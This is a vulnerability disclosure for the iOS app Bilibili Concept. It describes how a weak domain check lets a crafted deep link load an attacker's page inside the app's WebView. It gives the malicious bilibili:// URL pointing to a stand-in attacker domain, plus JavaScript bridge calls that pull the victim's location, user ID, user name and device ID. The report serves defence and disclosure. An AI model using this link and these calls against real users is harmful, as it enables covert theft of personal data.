An information leak vulnerability in the iOS version of Bilibili Concept


Brief Description

The iOS version of the Bilibili Concept supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Bilibili Concept app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** such as geographical location, user name, user ID, device ID.


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **bilibili://browser?url=http://www.attackbilibili.com/bilibiliconcept/atkBilibiliConcept.html**. Here, **"www.attackbilibili.com"** is a domain registered by the attacker and under the attacker's control. The domain should have a suffix related to Bilibili Concept, such as **"bilibili.com"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.



In our experiment, we did not actually register www.attackbilibili.com, but modified the DNS rules in the local area network to map www.attackbilibili.com to our own website.

When the victim clicks on this URL (bilibili://browser?url=http://www.attackbilibili.com/bilibiliconcept/atkBilibiliConcept.html), it directs the victim to the Bilibili Concept app and opens the webpage **http://www.attackbilibili.com/bilibiliconcept/atkBilibiliConcept.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's geographical location, user name, user ID, device ID**.


```
56          window._biliapp.callback = function (e, i) {
89                      break;
90              }
91          }
92
93          window.webkit.messageHandlers.biliInject.postMessage({
94              method: "biliapp.getLocation",
95              data: JSON.stringify({ type: 1 })
96          });
97
98          window.webkit.messageHandlers.biliInject.postMessage({
99              method: "biliapp.getUserInfo",
100             data: JSON.stringify({ callbackId: "callback_getUserInfo" })
101         });
102
103         window.webkit.messageHandlers.biliInject.postMessage({
104             method: "biliapp.getDeviceInfo",
105             data: JSON.stringify({ callbackId: "callback_getDeviceInfo" })
106         });
```

Impact of the Vulnerability

Scope of the vulnerability: Bilibili Concept iOS 8.8.0 (80800100) (the latest version as of August 9, 2024).
Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.